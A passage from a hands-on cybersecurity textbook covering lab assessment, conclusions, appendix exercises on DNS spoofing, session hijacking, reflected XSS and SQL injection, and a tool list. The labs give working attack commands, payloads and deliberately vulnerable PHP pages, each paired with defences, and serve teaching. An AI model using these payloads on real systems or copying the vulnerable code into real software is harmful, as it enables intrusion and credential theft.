  - **Observed Outcomes:** The gamified nature of CTFs is a powerful motivator that fosters technical skill, teamwork, and critical thinking under pressure. Educational programmes incorporating CTFs report significantly higher student engagement and a more profound grasp of the subject.

14.4 Assessment and Feedback

Effective assessment in a hands-on lab must focus on evaluating practical skills and critical thinking, not just rote memorisation.

- **Practical Skills Assessment:** Instead of traditional exams, use practical assessments. For example, provide students with a "black box" Raspberry Pi and ask them to perform a full reconnaissance scan and submit their Nmap output files along with a summary of their findings. For defensive labs, provide a deliberately misconfigured device and task them with hardening it according to a security benchmark, submitting their firewall rules and configuration files as evidence.
- **Lab Reports and Journaling:** Require students to maintain a lab journal or write formal reports after each major exercise. This encourages them to document their process, reflect on their results, and articulate the "why" behind their actions. This is particularly important for reinforcing the ethical considerations of each attack.
- **Peer Assessment and "Capture the Flag" (CTF) Events:** Organise mini-CTF events as a form of summative assessment. Students or teams could be tasked with attacking a target machine to find a hidden "flag" (a piece of text in a file). This gamified approach is highly engaging and provides a clear measure of success. For defensive modules, a "reverse CTF" could be used, where students are given a compromised machine and must find the indicators of compromise (e.g., the malware binary, the persistence mechanism).
- **Providing Feedback:** Feedback should be immediate and constructive. During lab sessions, instructors should act as facilitators, guiding students through problems rather than providing direct answers. For submitted reports, feedback should focus not just on the technical correctness but also on the clarity of their explanations and the soundness of their reasoning.

Chapter 15

Conclusions

Throughout this book, we have journeyed from the foundational principles of networking to the practical application of advanced offensive and defensive cybersecurity techniques. By constructing a self-contained, hands-on lab environment using edge devices, we have moved beyond abstract theory to engage directly with the tools, tactics, and procedures that define the modern cyber landscape. This concluding chapter consolidates the key takeaways from our work, reflects on the critical lessons learnt throughout the process, and outlines opportunities for further study to continue your development as a security professional.

15.1 Key Takeaways

The primary goal of this book was to demonstrate that a deep, practical understanding of cybersecurity is not only achievable but essential. The key takeaways from our journey can be summarised as follows:

- **Hands-on Learning is Paramount:** The most profound lesson is that cybersecurity cannot be truly understood from textbooks alone. The practical experience of configuring a network, launching an Nmap scan, capturing credentials with a Man-in-the-Middle attack, and witnessing a reverse shell connect back is what transforms theoretical knowledge into durable, applicable skill. The EdgeSec lab provides the safe, isolated sandbox required for this vital form of experiential learning.

- **Offence Informs Defence:** By systematically working through the attacker's methodology—from reconnaissance and exploitation to malware delivery and phishing—we gain an intimate understanding of how vulnerabilities are actually exploited. This offensive mindset is the most powerful tool a defender can possess, as it allows one to anticipate threats, identify weaknesses, and build more resilient and effective defensive strategies.

- **The Human Element is Often the Weakest Link:** While we explored sophisticated technical exploits, the phishing chapter demonstrated that the most reliable method of intrusion is often the manipulation of human trust. This underscores the critical importance of a layered security model that includes not just technical controls but also robust security awareness training.
- **AI is a Force Multiplier in Detection:** The final practical chapter demonstrated the power of applying machine learning to network security. While traditional, signature-based tools like Snort are effective against known threats, the AI-powered IDS showcased the potential to detect anomalous patterns and novel attacks, representing the future of intelligent, automated network defence.

15.2 Lessons Learnt

Beyond the technical skills, the process of building and experimenting within the EdgeSec lab imparts several crucial, higher-level lessons that are fundamental to a career in cybersecurity.

- **The Importance of an Ethical Framework:** Every offensive chapter was paired with a discussion of ethical and legal boundaries for a critical reason: the tools of this trade are dual-use. A key lesson is that technical capability must always be governed by a strict ethical framework and legal authorisation. Recklessness is not a defence, and the skills learnt here carry a profound professional responsibility.
- **Hardware and Environment Matter:** A recurring theme, particularly evident during the setup and packet sniffing chapters, is that the physical and logical environment dictates what is possible. The limitations of most Wi-Fi adapters for promiscuous mode capture and the necessity of a mirror port for full network visibility are practical lessons that are often overlooked in purely theoretical studies.
- **Defence in Depth is a Practical Necessity:** We saw repeatedly that single lines of defence can be bypassed. A firewall is a great start, but it does not protect against phishing. Strong passwords are vital, but they do not defend against a vulnerability like Shellshock. The most important lesson for a defender is that security is not a single product but a multi-layered strategy.
- **Persistence and Problem-Solving are Core Skills:** Setting up the lab, debugging network configurations, and adapting exploits to a specific environment are not just preliminary steps; they are integral to the work of a security professional. The process of troubleshooting a misconfigured switch or a non-functional script teaches the patience, persistence, and methodical problem-solving skills that are essential in the field.

15.3 Opportunities for Further Study

This book serves as a foundation. The field of cybersecurity is vast and constantly evolving, and a commitment to lifelong learning is essential. The skills you have developed here open the door to numerous advanced topics.

- **Advanced Web Application Security:** While we touched on a CGI vulnerability, the world of web security is much broader. Further study could involve setting up labs with modern web applications and exploring vulnerabilities like Cross-Site Scripting (XSS), SQL Injection, and insecure authentication mechanisms, using tools like Burp Suite.
- **Cloud and Container Security:** The future of infrastructure is in the cloud. A logical next step is to apply the principles learnt here to cloud environments. This involves learning to secure and attack services within AWS, Azure, or GCP, and understanding the unique security challenges of containerised environments managed by Docker and Kubernetes.
- **Reverse Engineering and Malware Analysis:** Our malware chapter focused on emulation. A deeper dive would involve reverse engineering, where you would take a real malware sample and use tools like Ghidra or IDA Pro to deconstruct its code, understand its functionality, and develop signatures for its detection.
- **Wireless Network Security:** Our lab focused on a wired network for reliability. A fascinating area for further study is the security of wireless networks, which involves learning to use tools like the Aircrack-ng suite to audit and attack Wi-Fi security protocols like WPA2 and WPA3.
- **Contributing to the Community:** The best way to learn is often to teach or contribute. Engaging with the open-source community by contributing to security tools, participating in online CTF competitions, or starting a blog to document your own research are excellent ways to continue developing your skills and building a professional network.

Appendix A

Additional Attack Techniques

This appendix provides a brief overview and practical exercises for several advanced attack techniques that build upon the foundational skills covered in the main body of this book. These sections are designed to be self-contained labs that can be explored to deepen your understanding of specific attack vectors in web application security and network manipulation.

A.1 DNS Spoofing and Cache Poisoning

DNS spoofing is a Man-in-the-Middle attack that targets the network's "phonebook". After establishing a MitM position using ARP poisoning, the attacker intercepts unencrypted DNS queries (UDP port 53). They then race to send a forged reply to the victim before the legitimate DNS server can. This malicious reply maps a real domain name (e.g., `www.example.com`) to an IP address controlled by the attacker. The victim's machine caches this incorrect mapping and directs all subsequent traffic for that domain to the attacker's machine.

This attack vector is particularly effective because it undermines the user's trust in the internet's fundamental addressing system. From the victim's perspective, everything appears normal; they type a legitimate domain name into their browser, and a website loads. However, because their DNS resolution has been compromised, the IP address they receive belongs to the attacker. This allows for seamless and nearly undetectable redirection to a malicious server, which can host a pixel-perfect clone of the real website for credential harvesting or serve malware disguised as a legitimate download. The attack is potent because it bypasses user suspicion; there are no suspicious links to scrutinise, as the domain name in the browser's address bar is correct.

Practical Lab Exercise

This lab demonstrates how to redirect a user's web traffic by spoofing DNS responses.

1. **Attacker Setup (Attacker Node):**
   First, execute an ARP spoofing attack to intercept traffic between the User node (`192.168.10.10`) and the Gateway (`192.168.10.1`). In a separate terminal, create a "hosts" file that maps the domain you wish to hijack to your own IP.

   ```
   # Create a file named 'dns.hosts' and add the redirection rule
   echo "192.168.10.11 www.example.com" > dns.hosts
   ```

   In a third terminal, launch `dnsspoof` (part of the `dsniff` suite) to begin the attack.

   ```
   # Ensure dsniff is installed: sudo apt-get install -y dsniff
   sudo dnsspoof -i eth0 -f dns.hosts
   ```

2. **Victim Action (User Node):**
   On the User node, clear the local DNS cache and then attempt to ping the domain you are spoofing.

   ```
   # Flush the local DNS cache
   sudo systemd-resolve --flush-caches


   # Ping the target domain
   ping www.example.com
   ```

   Observe that the IP address returned is `192.168.10.11`, the Attacker's IP, not the real one. This confirms the DNS query was successfully intercepted and spoofed.

Defensive Measures

Defending against DNS spoofing requires securing the name resolution process itself.

- **DNSSEC (Domain Name System Security Extensions):** This adds cryptographic signatures to DNS records, allowing a client to verify that a response is authentic and has not been tampered with.
- **Encrypted DNS (DoH/DoT):** Technologies like DNS-over-HTTPS (DoH) and DNS-over-TLS (DoT) wrap DNS queries in an encrypted tunnel, preventing a MitM attacker from reading them.

A.2 Session Hijacking via Cookie Theft

Overview

Session hijacking is a powerful technique that allows an attacker to take over an authenticated user's session, bypassing the need for a password entirely. When a user logs into a web application, the server creates a unique session for them and sends back a session cookie, which is a small piece of data that acts as a temporary authentication token (like a digital pass). The critical vulnerability arises when this session cookie is transmitted over an unencrypted HTTP connection. An attacker who is passively sniffing the network traffic, as demonstrated in Chapter 4, can intercept the packet containing the cookie. By stealing this token and replaying it from their own browser, the attacker can successfully impersonate the legitimate user and gain full access to their account and data.

Practical Lab Exercise

This lab demonstrates how to capture an unencrypted session cookie and use it to hijack a user's authenticated session.

Practical Lab Exercise

1. **Server Setup (Server Node):**
   This lab requires a simple PHP login page. The following steps will guide you through installing and configuring the necessary components.

   - **Install PHP-FPM:**

     ```
     # Update package lists and install the php-fpm service
     sudo apt-get update
     sudo apt-get install -y php-fpm
     ```

   - **Configure Nginx for PHP:**
     Edit the default Nginx site configuration to process PHP files.

     ```
     sudo nano /etc/nginx/sites-available/default
     ```

     Inside the `server` block, find and uncomment the `location ~ \.php$` block. Ensure it points to the correct PHP-FPM socket (e.g., `/var/run/php/php7.2-fpm`). The final block should look like this:

     ```
     location ~ \.php$ {
         include snippets/fastcgi-php.conf;
         fastcgi_pass unix:/var/run/php/php7.2-fpm.sock;
     }
     ```

- **Create the Vulnerable Page:**
  Create the following PHP file at `/var/www/html/session.php`.

```
<?php
session_start();
if (isset($_POST['username'])) {
    $_SESSION['loggedin'] = true;
    $_SESSION['username'] = $_POST['username'];
}
if (isset($_SESSION['loggedin']) && $_SESSION['loggedin'] == true) {
    echo "<h1>Welcome, " . $_SESSION['username'] . "! You are logged
        in.</h1>";
    exit;
}
?>
<html><body><form action="session.php" method="post">
<input name="username" placeholder="Username"><br>
<button type="submit">Login</button></form></body></html>
```

- **Apply Changes:**
  Test the Nginx configuration for errors and then reload the service.

```
sudo nginx -t && sudo systemctl reload nginx
```

2. **Capture and Analysis (Workstation):**
   On the **Workstation**, start a Wireshark capture. From the **User node**, browse to `http://192.168.10.12/session.php` and log in. In Wireshark, apply the display filter `http.cookie` to isolate the server's response. Note down the value of the `Set-Cookie` header, which will look similar to `PHPSESSID=a1b2c3d4e5f6`.

3. **Hijack the Session (Attacker Node):**
   On the **Attacker node**, browse to the login page. To hijack the session, right-click -> **Inspect** -> **Application** -> **Cookies** -> **192.168.10.12** . Change the**Value** to the captured session ID. Save the cookie and **refresh the page**. This should log you in highlighting the vulnerability.

Defensive Measures

Protecting against session hijacking requires a multi-layered approach. The most effective defence is enforcing **HTTPS (TLS encryption)** across the entire site to prevent passive sniffing of the session cookie. This should be complemented by setting the **Secure** and **HttpOnly** cookie flags to prevent transmission over insecure connections and access by client-side scripts. Finally, robust server-side session management, such as regenerating session IDs upon login and using short timeouts, provides an additional layer of security.

A.3 Cross-Site Scripting (XSS)

Overview

Cross-Site Scripting (XSS) is a web application vulnerability that allows an attacker to inject malicious client-side scripts (usually JavaScript) into web pages viewed by other users. Unlike the other attacks in this book, XSS does not target the server directly; it targets the users of the server. A successful XSS attack can be used to steal session cookies, deface websites, or redirect users to malicious sites. We will demonstrate a **Reflected XSS** attack, where the malicious script is part of the URL.

Practical Lab Exercise

1. **Server Setup (Server Node):**
   Create a new, deliberately vulnerable PHP file at `/var/www/html/xss.php`. This script takes a 'name' parameter from the URL and echoes it directly into the page without any sanitisation.

   ```
   <h1>Welcome, <?php echo $_GET['name']; ?>!</h1>
   ```

2. **Crafting the Payload (Attacker Node):**
   The attacker's goal is to create a malicious URL that contains a JavaScript payload. The simplest payload is one that triggers an alert box in the victim's browser.

   ```
   http://192.168.10.12/xss.php?name=<script>alert('XSS')</script>
   ```

3. **Executing the Attack (User Node):**
   In a real attack, the attacker would use social engineering (e.g., a phishing email) to trick the user into clicking the malicious link. For this lab, simply browse to the crafted URL from the **User node**. When the page loads, the browser will execute the injected script, and an alert box with the message "XSS" will pop up, proving the vulnerability.

Defensive Measures

The primary defence against XSS is to never trust user-supplied input. All user data must be subject to:

- **Input Validation:** Strictly validate user input on the server side to ensure it matches the expected format (e.g., only alphanumeric characters for a username).
- **Output Encoding:** Before rendering user-supplied data back into a page, encode it to prevent it from being interpreted as active content. For example, the character < should be converted to its HTML entity `<`.

A.4 SQL Injection (SQLi)

Overview

SQL Injection is a critical vulnerability that allows an attacker to interfere with the queries an application makes to its database by injecting malicious SQL code through user input. This typically occurs when an application insecurely concatenates user data directly into its query strings. A successful exploit can allow an attacker to bypass authentication, view sensitive data, or even modify and delete records, causing persistent damage to the application. We will demonstrate a classic authentication bypass attack.

Practical Lab Exercise

1. **Server Setup (Server Node):**
   Install a database server (`sudo apt-get install -y sqlite3 php-sqlite3`) and create a vulnerable login script at `/var/www/html/sqli.php`. This script insecurely concatenates user input directly into its SQL query.

```
<?php
$db = new SQLite3('users.db');
$db->exec("CREATE TABLE IF NOT EXISTS users (username TEXT, password
    TEXT)");
$db->exec("INSERT OR IGNORE INTO users VALUES ('admin',
    'secret_password')");

if (isset($_POST['username'])) {
    $user = $_POST['username'];
    $pass = $_POST['password'];
    $query = "SELECT * FROM users WHERE username='$user' AND
        password='$pass'";
    $result = $db->querySingle($query);
    if ($result) { echo "<h1>Login Successful!</h1>"; }
    else { echo "<h1>Login Failed.</h1>"; }
    exit;
}
?>
<html><body><form action="sqli.php" method="post">
<input name="username" placeholder="Username"><br>
<input name="password" placeholder="Password"><br>
<button type="submit">Login</button></form></body></html>
```

2. **Give the web server the correct permissions**

```
# Give ownership of the web root to the www-data user
sudo chown www-data:www-data /var/www/html

# Give the directory the correct permissions
sudo chmod 775 /var/www/html
```

3. **Executing the Attack (User Node):**
   Browse to `http://192.168.10.12/sqli.php`. In the username field, enter the following string:

```
' OR '1'='1';--
```

   Leave the password field blank and click Login. The login will succeed. The injected string modifies the SQL query to `...WHERE username='' OR '1'='1';- AND password=''`. The initial single quote closes the username value, and the **''1'='1'** creates a universally true condition. The crucial part is the end of the payload: the semicolon (**';'**) acts to terminate the SQL statement, and the double-hyphen (**'–'**) initiates a comment, causing the database to completely ignore the rest of the original query, including the password check (`AND password='...'`). This ensures the 'WHERE' clause always evaluates to true, granting unauthorized access.

Defensive Measures

The most effective defence against SQLi is to use **Prepared Statements (with Parameterised Queries)**. This approach separates the SQL code from the user-supplied data. The application first sends the SQL query structure with placeholders to the database engine for pre-compilation. Then, it sends the user's input separately. This ensures that the input is always treated as data and can never be interpreted as part of the executable SQL command, thereby neutralising the injection attack.

Appendix B

Tools and Resources

This chapter provides a consolidated list of the various open-source tools, command-line utilities, and Python libraries used throughout this book. Each entry includes a brief description of its purpose within our labs and a hyperlink to its official documentation or primary resource page for further study.

B.1 Network Reconnaissance and Analysis Tools

- **Nmap:** The cornerstone of active reconnaissance, used for host discovery, port scanning, service versioning, and OS fingerprinting.
  `https://nmap.org/book/man.html`
- **Wireshark:** A powerful graphical packet analyser used for deep inspection of live and captured network traffic.
  `https://www.wireshark.org/docs/`
- **Tshark:** The command-line equivalent of Wireshark, used for capturing and filtering traffic directly in the terminal.
  `https://www.wireshark.org/docs/man-pages/tshark.html`
- **tcpdump:** A fundamental command-line packet analyser used for quick traffic captures and verifying network connectivity.
  `https://www.tcpdump.org/manpages/tcpdump.1.html`
- **arp-scan:** A command-line tool for discovering hosts on the local network by sending ARP requests.
  `https://github.com/royhills/arp-scan`
- **Dirb:** A web content scanner used to discover hidden directories and files on a web server by brute-forcing with a wordlist.
  `https://www.kali.org/tools/dirb/`

B.2 Exploitation and Offensive Tools

- **Metasploit Framework:** A comprehensive penetration testing platform. We used `msfvenom` to generate payloads and `msfconsole` to manage the Command and Control (C2) listener.
  `https://docs.metasploit.com/`

- **dsniff suite:** A collection of tools for network auditing. We used `arpspoof` for automated Man-in-the-Middle attacks and `dnsspoof` for DNS poisoning.
  `https://www.monkey.org/~dugsong/dsniff/`

- **Hydra:** A fast and flexible online password-cracking tool used to perform brute-force attacks against live services like SSH.
  `https://github.com/vanhauser-thc/thc-hydra`

- **John the Ripper:** A powerful offline password cracker. We used `john` and `unshadow` to crack the password hashes retrieved from the server.
  `https://www.openwall.com/john/doc/`

- **hping3:** A command-line packet crafting tool used to generate a SYN flood for the Denial-of-Service attack lab.
  `http://www.hping.org/`

- **Zphisher:** An automated phishing toolkit used to clone legitimate websites and harvest credentials.
  `https://github.com/htr-tech/zphisher`

- **swaks (Swiss Army Knife for SMTP):** A command-line tool for testing SMTP setups, used here to send the spoofed phishing email.
  `https://www.jetmore.org/john/code/swaks/`

- **macchanger:** A utility to view and manipulate the MAC address of a network interface for evasion and impersonation.
  `https://github.com/alobbs/macchanger`

B.3 Defensive and Monitoring Tools

- **Snort:** An open-source, signature-based Intrusion Detection System (IDS) used to detect known malicious network traffic patterns.
  `https://www.snort.org/documents`

- **Fail2ban:** An intrusion prevention framework that monitors log files and automatically blocks IP addresses that show malicious signs, such as too many failed login

attempts.
`https://www.fail2ban.org/wiki/index.php/Main_Page`

- **ufw (Uncomplicated Firewall):** A user-friendly front-end for managing `iptables`, used for host-based firewall configuration.
  `https://help.ubuntu.com/community/UFW`

- **arpwatch:** A tool that monitors Ethernet activity and logs changes in IP and MAC address pairings, used to detect ARP poisoning.
  `https://ee.lbl.gov/`

- **auditd (Linux Audit Daemon):** The native Linux auditing system used to log system-level events, such as command executions.
  `https://man7.org/linux/man-pages/man8/auditd.8.html`

- **Logwatch:** A utility that analyses and summarises system logs, used to generate reports from the data collected by `auditd`.
  `https://sourceforge.net/projects/logwatch/`

- **Lynis:** An open-source security auditing tool used to assess the hardening of a system against security benchmarks.
  `https://cisofy.com/lynis/`

B.4 Core System Utilities and Services

- **Docker:** A platform for building and running applications in isolated environments called containers. Used to deploy the vulnerable Shellshock service.
  `https://docs.docker.com/`

- **Nginx:** A high-performance web server used to host the unencrypted login pages for our sniffing and hijacking labs.
  `https://nginx.org/en/docs/`

- **PHP-FPM:** The FastCGI Process Manager for PHP, used to enable Nginx to process server-side PHP scripts.
  `https://www.php.net/manual/en/install.fpm.php`

- **Postfix:** A mail transfer agent (MTA) used to set up a simple internal mail server for the phishing lab.
  `http://www.postfix.org/documentation.html`

- **mutt:** A terminal-based email client used to read the phishing email on the server.
  `http://www.mutt.org/doc/manual/`

- **SQLite3:** A lightweight, file-based database engine used for the SQL injection lab.
  `https://www.sqlite.org/docs.html`
- **OpenSSH:** The standard suite of tools for secure remote access. We used `ssh-keygen` and `ssh-copy-id` to set up public key authentication.
  `https://www.openssh.com/manual.html`
- **Netcat (`nc`):** A networking utility used to set up a listener for our reverse shell.
  `https://nmap.org/ncat/`

B.5 Python Libraries for AI and Data Science

- **TensorFlow:** The core deep learning framework used to build and train the neural network for our AI-powered IDS.
  `https://www.tensorflow.org/api_docs`
- **Scapy:** A powerful Python library for packet manipulation, used in the manual ARP poisoning script.
  `https://scapy.readthedocs.io/en/latest/`
- **Pandas:** A data analysis and manipulation library, essential for loading and preprocessing the UNSW-NB15 dataset.
  `https://pandas.pydata.org/docs/`
- **Scikit-learn:** A comprehensive machine learning library. We used it for the `StandardScaler` and the Random Forest classifier for feature selection.
  `https://scikit-learn.org/stable/documentation.html`
- **KerasTuner:** An easy-to-use hyperparameter tuning library for Keras/TensorFlow, used to optimise our AI model.
  `https://keras.io/keras_tuner/`
- **NumPy:** The fundamental package for scientific computing with Python, used for numerical operations.
  `https://numpy.org/doc/`
- **Matplotlib & Seaborn:** Libraries for data visualisation, used to plot the confusion matrix for our model's performance.
  `https://matplotlib.org/stable/contents.html` and `https://seaborn.pydata.org/api.html`
- **Joblib:** A library for saving and loading Python objects, used to store our scaler and model columns.
  `https://joblib.readthedocs.io/en/latest/`